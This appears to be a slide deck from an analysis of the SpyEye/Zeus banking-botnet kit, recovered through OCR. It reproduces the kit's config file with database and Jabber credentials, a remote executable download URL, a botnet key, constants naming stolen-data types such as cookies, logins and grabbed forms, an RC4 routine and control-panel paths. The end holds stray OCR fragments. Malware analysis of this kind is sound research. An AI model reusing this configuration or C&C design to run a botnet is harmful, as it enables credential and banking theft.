
- **Config.php**
  - Configuration
- **Global.php**
  - Global Attributes
  - RC4/RC2 Encryption function
- **.htaccess**
  - No prying eyes
  - deny from all
- **Jabberclass.php**
  - Jabber Configuration

Configuration




```
<?php
define('MYSQL_HOST',          '127.0.0.1');
define('MYSQL_USER',          'user1');
define('MYSQL_PASS',          'kgfdgfgfk2');
define('MYSQL_DB',            'user1');

define('REPORTS_PATH',        '_reports');
define('REPORTS_TO_DB',       1);
define('REPORTS_TO_FS',       0);

define('REPORTS_JN',          1);
define('REPORTS_JN_LOGFILE',  '');
define('REPORTS_JN_ACCOUNT',  'chonga');
define('REPORTS_JN_PASS',     '7uborg');
define('REPORTS_JN_SERVER',   'jabber.ru');
define('REPORTS_JN_PORT',     5222);
define('REPORTS_JN_TO',       'chonga@jabber.ru');
define('REPORTS_JN_LIST',     '*[redacted].co.uk*');
define('REPORTS_JN_SCRIPT',   'http://[redacted].35/new4.exe');

define('BOTNET_TIMEOUT',      1500);
define('BOTNET_CRYPTKEY',     'bigbusiness');
?>
```

Botnet Parameters



```
define('SBCID_BOT_ID', 10001);
define('SBCID_BOTNET', 10002);
define('SBCID_BOT_VERSION', 10003);
define('SBCID_BOT_STATUS', 10004);
define('SBCID_NET_LATENCY', 10005);
define('SBCID_PORT_S1', 10006);
define('SBCID_PATH_SOURCE', 10007);
define('SBCID_PATH_DEST', 10008);
define('SBCID_TIME_SYSTEM', 10009);
define('SBCID_TIME_TICK', 10010);
define('SBCID_TIME_LOCALBIAS', 10011);
define('SBCID_OS_INFO', 10012);
define('SBCID_LANGUAGE_ID', 10013);
define('SBCID_PROCESS_NAME', 10014);
define('SBCID_PROCESS_USER', 10017);
define('SBCID_BOTLOG_TYPE', 10015);
define('SBCID_BOTLOG', 10016);
define('SBCID_SCRIPT_ID', 11000);
define('SBCID_SCRIPT_STATUS', 11001);
define('SBCID_SCRIPT_RESULT', 11002);
define('CFGID_LAST_VERSION', 20001);
define('CFGID_LAST_VERSION_URL', 20002);
define('CFGID_URL_SERVER_0', 20003);
define('CFGID_URL_ADV_SERVERS', 20004);
define('CFGID_HTTP_BOTLOG_FILTER', 20006);
define('CFGID_HTTP_POSTDATA_FILTER', 20007);
define('CFGID_HTTP_FAKES_LIST', 20008);
define('CFGID_HTTP_INJECTS_LIST', 20009);
define('CFGID_DNS_LIST', 20011);
define('BS_INSTALLED', 101);
define('BS_UPDATED', 201);
define('BS_ONLINE', 301);
define('BLT_UNKNOWN', 0);
define('BLT_PROTECTED_STORAGE', 1);
define('BLT_COOKIES_IE', 2);
define('BLT_FILE', 3);
define('BLT_HTTP_REQUEST', 11);
define('BLT_HTTPS_REQUEST', 12);
define('BLT_LOGIN_FTP', 100);
define('BLT_LOGIN_POP3', 101);
define('BLT_GRABBED_UI', 200);
define('BLT_GRABBED_HTTP', 201);
define('BLT_GRABBED_WSOCKET', 202);
define('BLT_GRABBED_FTPSOFTWARE', 203);
define('BLT_GRABBED_OTHER', 299);
define('BOT_ID_MAX_CHARS', 100);
define('BOTNET_MAX_CHARS', 20);
define('BO_VERSION', '1.3.2.1');
```


Jabber Configuration



```
function Jabber()
{
  $this->server = "127.0.0.1";
  $this->port   = "5222";

  $this->username = "larry";
  $this->password = "curly";
  $this->resource = NULL;

  $this->packet_queue       = array();

  $this->iq_version_name    = "tinyJabber";
  $this->iq_version_version = "1.0";
  $this->iq_version_os      = "php";

  $this->connection_class   = "CJP_StandardConnector";
}
```

Encryption


- RC4 (sometimes RC2 is used)



```
*/
function RC4($data, $key)
{
   $hash            = array();
   $box             = array();
   $ret             = '';

   $key_length   = strlen($key);
   $data_length  = strlen($data);

   for($x = 0; $x < 256; $x++)
   {
      $hash[$x]  = ord($key[$x % $key_length]);
      $box[$x]   = $x;
   }

   for($y = $x = 0; $x < 256; $x++)
   {
      $y         = ($y + $box[$x] + $hash[$x]) % 256;
      $tmp       = $box[$x];
      $box[$x]   = $box[$y];
      $box[$y]   = $tmp;
   }

   for($z = $y = $x = 0; $x < $data_length; $x++)
   {
      $z = ($z + 1) % 256;
      $y = ($y + $box[$z]) % 256;

      $tmp       = $box[$z];
      $box[$z]   = $box[$y];
      $box[$y]   = $tmp;

      $k         = $box[(($box[$z] + $box[$y]) % 256)];
      $ret      .= chr(ord($data[$x]) ^ $k);
   }

   return $ret;
}
/*
```


Themes Directory

- **Standard Basic HTML**
  - CSS
  - Index
  - Header
  - Footer
  - icons



```
failed.png   header.html  popupmenu.js  style.css
footer.html  index.php    small.html    throbber.gif
```

Battling at the Victims Host



Path to the main control panel: http://www.yourbotnet.cn/spyeye/main/

Alternative path to the main control panel: http://www.yourbotnet2.cn/spyeye/main/

Path to the formgrabber control panel: http://www.yourbotnet.cn/spyeye/formgrabber/

Encryption key: Your Enc. Key


Connector interval *(sec)*: 300

Compress build by **UPX v3.04w**: ☐

Kill **Zeus**: ☑

- **Similar kit to Zeus**
- **“Kill Zeus”**

Sophisticated Management



2010
07/20
14:46:51

319 k
+5793

Get Certificates

Bot GUID :	
Report date region :	15/07/2010 ... 20/07/2010 clean
Data :	
Limit :	100
Show useless certificates :	□

sub

2010
07/19
15:09

